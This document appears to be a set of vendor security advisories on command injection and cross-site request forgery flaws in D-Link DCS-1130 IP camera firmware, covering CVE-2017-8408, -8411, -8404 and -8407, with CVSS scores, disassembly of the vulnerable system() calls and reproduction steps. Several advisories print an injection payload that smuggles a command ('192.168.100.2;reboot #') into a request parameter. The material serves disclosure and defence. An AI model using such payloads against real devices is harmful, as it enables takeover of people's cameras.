1) SIG-EXT-04-2017-01 (Command Injection in Recorder Functionality) -- CVE-2017-8408

Introduction

Recently a command injection issue was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified a command injection issues in Dlink DCS-1130 IP camera. This issue exists in their latest firmware version. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code. This attack vector can be combined with Cross site request forgery to trick an administrator of the device into executing the code for the device. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query https://www.shodan.io/search?query=dcs-lig-httpd

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:R/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.6 (High).

The final score is thus 8.6 (High).

Vulnerable Versions

All versions of Dlink DCS-1130 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink cameras up to the latest version should be vulnerable as well.


Steps to Reproduce

---

1) Login in to the web application exposed by the device at http://[IPCAMERA]
2) Now navigate to another tab in the same browser and open the HTML file called "XSRF_recordertest_CI.html"

XSRF_recordertest_CI.html

3) This should display the directory listing of the /var folder on the device



Vulnerability Description

The device provides a user with the capability of setting a SMB folder so that the video clippings recorded by the device. It seems that the GET parameters passed in this request to test if SMB credentials and hostname sent to the devicework properly result in being passed as commands to a “system” API in the function and thus result in command injection on the device.

If the firmware version is dissected using binwalk tool, we obtain a cramfs-root archive which contains the filesystem set up on the device that contains all the binaries.

The binary "cgibox" is the one that has the vulnerable function “sub_7EAFC” that receives the values sent by the GET request. If we open this binary in IDA-pro we will notice that this follows a ARM little endian format. The function sub_7EAFC in IDA pro is identified to be receiving the values sent in the GET request and the value set in GET parameter “user” is extracted in function sub_7E49C which is then passed to the vulnerable system API call.

```
xt:0007EB74                 SUB             R1, R11, #-s
xt:0007EB78                 LDR             R3, [R11,#var_10]
xt:0007EB7C                 ADD             R12, R3, #0x6F
xt:0007EB80                 LDR             R3, [R11,#var_10]
xt:0007EB84                 ADD             LR, R3, #0x8F
xt:0007EB88                 STR             R2, [SP,#0x124+var_124]
xt:0007EB8C                 LDR             R3, [R11,#var_10]
xt:0007EB90                 ADD             R3, R3, #0x2F
xt:0007EB94                 STR             R3, [SP,#0x124+var_120]
xt:0007EB98                 LDR             R3, [R11,#var_10]
xt:0007EB9C                 ADD             R3, R3, #0x4F
xt:0007EBA0                 STR             R3, [SP,#0x124+var_11C]
xt:0007EBA4                 MOV             R0, R1  ; s
xt:0007EBA8                 LDR             R1, =aSmbmountSSSO_2 ; "smbmount //%s/%s %s -o username=%s,pass"...
xt:0007EBAC                 MOV             R2, R12
xt:0007EBB0                 MOV             R3, LR
xt:0007EBB4                 BL              sprintf
xt:0007EBB8
xt:0007EBB8 loc_7EBB8                               ; CODE XREF: sub_7EAFC+68↑j
xt:0007EBB8                 SUB             R3, R11, #-s
xt:0007EBBC                 MOV             R0, R3  ; command
xt:0007EBC0                 BL              system
xt:0007EBC4                 MOV             R3, R0
xt:0007EBC8                 STR             R3, [R11,#var_114]
xt:0007EBCC                 LDR             R3, [R11,#var_114]
xt:0007EBD0                 AND             R3, R3, #0xFF00
xt:0007EBD4                 MOV             R3, R3,ASR#8
xt:0007EBD8                 CMP             R3, #0
00076BAC 0007EBAC: sub_7EAFC+B0 (Synchronized with Hex View-1)
```

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation all an attacker has to provide a command delimiter such as ";" to end an existing command and then append the command an attacker would like to execute followed by "#" to comment out any remaining part of the earlier command as shown in the image below

```
192.168.100.2;reboot #
```

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "cgibox" binary which is located in the /var/www/cgi folder inside the firmware.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by performing a regular expression check on the values received as a part of the GET parameter.

2) SIG-EXT-04-2017-02 (Command Injection in Snapshot Functionality) -- CVE-2017-8411

Introduction

Recently a command injection issue was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified a command injection issues in Dlink DCS-1130 IP camera. This issue exists in their latest firmware version. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code. This attack vector can be combined with Cross site request forgery to trick an administrator of the device into executing the code for the device. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query https://www.shodan.io/search?query=dcs-lig-httpd

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:R/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.6 (High).

The final score is thus 8.6 (High).

Vulnerable Versions

All versions of Dlink DCS-1130 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink cameras up to the latest version should be vulnerable as well.


Steps to Reproduce

---

1) Login in to the web application exposed by the device at http://[IPCAMERA]
2) Now navigate to another tab in the same browser and open the HTML file called " XSRF_snapshot_CI.html"

XSRF_snapshot_CI.
html

3) This should display the process listing on the device



Vulnerability Description

The device provides a user with the capability of setting a SMB folder so that the video clippings recorded by the device. It seems that the POST parameters passed in this request to test if email credentials and hostname sent to the device work properly, result in being passed as commands to a “system” API in the function and thus result in command injection on the device.

If the firmware version is dissected using binwalk tool, we obtain a cramfs-root archive which contains the filesystem set up on the device that contains all the binaries.

The library "libmailutils.so" is the one that has the vulnerable function “sub_1FC4” that receives the values sent by the POST request. If we open this binary in IDA-pro we will notice that this follows an ARM little endian format. The function sub_1FC4 in IDA pro is identified to be receiving the values sent in the POST request and the value set in POST parameter “receiver1” is extracted in function “sub_15AC” which is then passed to the vulnerable system API call.

```
.text:000020EC                 BL              sprintf
.text:000020F0
.text:000020F0 loc_20F0                                ; CODE XREF: sub_1FC4+DC↑j
.text:000020F0                 SUB             R2, R11, #608
.text:000020F4                 SUB             R12, R11, #-var_40
.text:000020F8                 SUB             R3, R11, #-var_60
.text:000020FC                 STR             R3, [SP,#0x28C+var_28C]
.text:00002100                 LDR             R3, [R11,#var_14]
.text:00002104                 ADD             R3, R3, #0x31C
.text:00002108                 STR             R3, [SP,#0x28C+var_288]
.text:0000210C                 MOV             R0, R2  ; s
.text:00002110                 MOV             R1, #512 ; maxlen
.text:00002114                 LDR             R3, =(off_A9D8 - 0xA8C4)
.text:00002118                 LDR             R3, [R10,R3] ; off_A9D8 ; "msmtp -C %s %s %s "
.text:0000211C                 MOV             R2, R3  ; format
.text:00002120                 MOV             R3, R12
.text:00002124                 BL              snprintf
.text:00002128                 MOV             R3, R0
.text:0000212C                 STR             R3, [R11,#var_264]
.text:00002130                 LDR             R3, [R11,#var_14]
.text:00002134                 ADD             R3, R3, #0x410
.text:00002138                 ADD             R3, R3, #0xC
.text:0000213C                 STR             R3, [R11,#var_268]
.text:00002140
.text:00002140 loc_2140                                ; CODE XREF: sub_1FC4+1F4↓j
.text:00002140                 LDR             R3, [R11,#var_268]
.text:00002144                 LDRB            R3, [R3]
.text:00002148                 CMP             R3, #0
00002118 00002118: sub_1FC4+154 (Synchronized with Hex View-1)
```

The vulnerable library function is accessed in “cgibox” binary at address 0x00023BCC which calls the “Send_mail” function in "libmailutils.so" binary as shown below which results in the vulnerable POST parameter being passed to the library which results in the command injection issue.

```
.text:00023B80                 LDR             R3, [R11,#var_2C]
.text:00023B84                 ADD             R2, R3, #0x670
.text:00023B88                 MOV             R3, #1
.text:00023B8C                 STR             R3, [R11,#var_230]
.text:00023B90                 MOV             R0, R1  ; dest
.text:00023B94                 MOV             R1, R2  ; src
.text:00023B98                 MOV             R2, #0x40 ; n
.text:00023B9C                 BL              strncpy
.text:00023BA0                 SUB             R3, R11, #-var_1C0
.text:00023BA4                 SUB             R12, R11, #-dest
.text:00023BA8                 MOV             R0, R3  ; s
.text:00023BAC                 MOV             R1, #0x80 ; maxlen
.text:00023BB0                 LDR             R2, =aThisIsATestM_0 ; "This is a test mail content\nCamera Nam"...
.text:00023BB4                 MOV             R3, R12
.text:00023BB8                 BL              snprintf
.text:00023BBC                 LDR             R2, [R11,#var_30]
.text:00023BC0                 SUB             R3, R11, #-var_1C0
.text:00023BC4                 STR             R3, [R2,#0xAFC]
.text:00023BC8                 LDR             R0, [R11,#var_30]
.text:00023BCC                 BL              send_mail(MAIL_INFO *)
.text:00023BD0                 MOV             R3, R0
.text:00023BD4                 CMP             R3, #0
.text:00023BD8                 BEQ             loc_23BFC
.text:00023BDC                 SUB             R2, R11, #-var_204
.text:00023BE0                 MOV             R3, #0xFFFFFFFF
.text:00023BE4                 STR             R3, [R11,#var_230]
.text:00023BE8                 MOV             R0, R2  ; this
.text:00023BEC                 BL              std::string::~string()
.text:00023BF0                 MOV             R3, #0xFFFFFFFF
0001BBC0 00023BC0: sub_23938+288 (Synchronized with Hex View-1)
```

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation all an attacker has to provide a command delimiter such as ";" to end an existing command and then append the command an attacker would like to execute followed by "#" to comment out any remaining part of the earlier command as shown in the image below

```
192.168.100.2;reboot #
```

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the " libmailutils.so" binary which is located in the /lib folder inside the firmware.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by performing a regular expression check on the values received as a part of the POST parameter.

3) SIG-EXT-04-2017-03 (Command Injection in Video Functionality) -- CVE-2017-8404

Introduction

Recently a command injection issue was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified a command injection issues in Dlink DCS-1130 IP camera. This issue exists in their latest firmware version. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code. This attack vector can be combined with Cross site request forgery to trick an administrator of the device into executing the code for the device. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query https://www.shodan.io/search?query=dcs-lig-httpd

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:R/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.6 (High).

The final score is thus 8.6 (High).

Vulnerable Versions

All versions of Dlink DCS-1130 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink cameras up to the latest version should be vulnerable as well.


Steps to Reproduce

---

1) Login in to the web application exposed by the device at http://[IPCAMERA]
2) Now navigate to another tab in the same browser and open the HTML file called "XSRF_videoclip_CI.html"

XSRF_videoclip_CI.html

3) This should display the process listing on the device



Vulnerability Description

The device provides a user with the capability of setting a SMB folder so that the video clippings recorded by the device. It seems that the POST parameters passed in this request to test if email credentials and hostname sent to the device work properly, result in being passed as commands to a “system” API in the function and thus result in command injection on the device.

If the firmware version is dissected using binwalk tool, we obtain a cramfs-root archive which contains the filesystem set up on the device that contains all the binaries.

The library "libmailutils.so" is the one that has the vulnerable function “sub_1FC4” that receives the values sent by the POST request. If we open this binary in IDA-pro we will notice that this follows an ARM little endian format. The function sub_1FC4 in IDA pro is identified to be receiving the values sent in the POST request and the value set in POST parameter “receiver1” is

extracted in function “sub_15AC” which is then passed to the vulnerable system API call.

```
.text:000020EC                  BL              sprintf
.text:000020F0
.text:000020F0 loc_20F0                                 ; CODE XREF: sub_1FC4+DC↑j
.text:000020F0                  SUB             R2, R11, #608
.text:000020F4                  SUB             R12, R11, #-var_40
.text:000020F8                  SUB             R3, R11, #-var_60
.text:000020FC                  STR             R3, [SP,#0x28C+var_28C]
.text:00002100                  LDR             R3, [R11,#var_14]
.text:00002104                  ADD             R3, R3, #0x31C
.text:00002108                  STR             R3, [SP,#0x28C+var_288]
.text:0000210C                  MOV             R0, R2  ; s
.text:00002110                  MOV             R1, #512 ; maxlen
.text:00002114                  LDR             R3, =(off_A9D8 - 0xA8C4)
.text:00002118                  LDR             R3, [R10,R3] ; off_A9D8 ; "msmtp -C %s %s %s "
.text:0000211C                  MOV             R2, R3  ; format
.text:00002120                  MOV             R3, R12
.text:00002124                  BL              snprintf
.text:00002128                  MOV             R3, R0
.text:0000212C                  STR             R3, [R11,#var_264]
.text:00002130                  LDR             R3, [R11,#var_14]
.text:00002134                  ADD             R3, R3, #0x410
.text:00002138                  ADD             R3, R3, #0xC
.text:0000213C                  STR             R3, [R11,#var_268]
.text:00002140
.text:00002140 loc_2140                                 ; CODE XREF: sub_1FC4+1F4↓j
.text:00002140                  LDR             R3, [R11,#var_268]
.text:00002144                  LDRB            R3, [R3]
.text:00002148                  CMP             R3, #0
00002118 00002118: sub_1FC4+154 (Synchronized with Hex View-1)
```

The vulnerable library function is accessed in “cgibox” binary at address 0x0008F598 which calls the “mailLoginTest” function in "libmailutils.so" binary as shown below which results in the vulnerable POST parameter being passed to the library which results in the command injection issue.

```
.text:00023B80                  LDR             R3, [R11,#var_2C]
.text:00023B84                  ADD             R2, R3, #0x670
.text:00023B88                  MOV             R3, #1
.text:00023B8C                  STR             R3, [R11,#var_230]
.text:00023B90                  MOV             R0, R1  ; dest
.text:00023B94                  MOV             R1, R2  ; src
.text:00023B98                  MOV             R2, #0x40 ; n
.text:00023B9C                  BL              strncpy
.text:00023BA0                  SUB             R3, R11, #-var_1C0
.text:00023BA4                  SUB             R12, R11, #-dest
.text:00023BA8                  MOV             R0, R3  ; s
.text:00023BAC                  MOV             R1, #0x80 ; maxlen
.text:00023BB0                  LDR             R2, =aThisIsATestM_0 ; "This is a test mail content\nCamera Nam"...
.text:00023BB4                  MOV             R3, R12
.text:00023BB8                  BL              snprintf
.text:00023BBC                  LDR             R2, [R11,#var_30]
.text:00023BC0                  SUB             R3, R11, #-var_1C0
.text:00023BC4                  STR             R3, [R2,#0xAFC]
.text:00023BC8                  LDR             R0, [R11,#var_30]
.text:00023BCC                  BL              send_mail(MAIL_INFO *)
.text:00023BD0                  MOV             R3, R0
.text:00023BD4                  CMP             R3, #0
.text:00023BD8                  BEQ             loc_23BFC
.text:00023BDC                  SUB             R2, R11, #-var_204
.text:00023BE0                  MOV             R3, #0xFFFFFFFF
.text:00023BE4                  STR             R3, [R11,#var_230]
.text:00023BE8                  MOV             R0, R2  ; this
.text:00023BEC                  BL              std::string::~string()
.text:00023BF0                  MOV             R3, #0xFFFFFFFF
0001BBC0 00023BC0: sub_23938+288 (Synchronized with Hex View-1)
```

Exploitation

It is very easy to execute a command of an attacker’s choice. To exploit the situation all an attacker has to provide a command delimiter such as “;” to end an existing command and then

append the command an attacker would like to execute followed by “#” to comment out any remaining part of the earlier command as shown in the image below

```
192.168.100.2;reboot #
```

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the " libmailutils.so" binary which is located in the /lib folder inside the firmware.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by performing a regular expression check on the values received as a part of the POST parameter.

4) SIG-EXT-04-2017-04 (Systemic Cross-Site Request Forgery) -- CVE-2017-8407

Introduction

Recently cross-site request forgery issues were discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device does not implement any cross site request forgery protection in Dlink DCS-1130 IP camera's web management interface. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code or change the password of the user without the user being aware about it. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query https://www.shodan.io/search?query=dcs-lig-httpd.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:R/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.6 (High).

The final score is thus 8.6 (High).

Vulnerable Versions

All versions of Dlink DCS-1130 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.

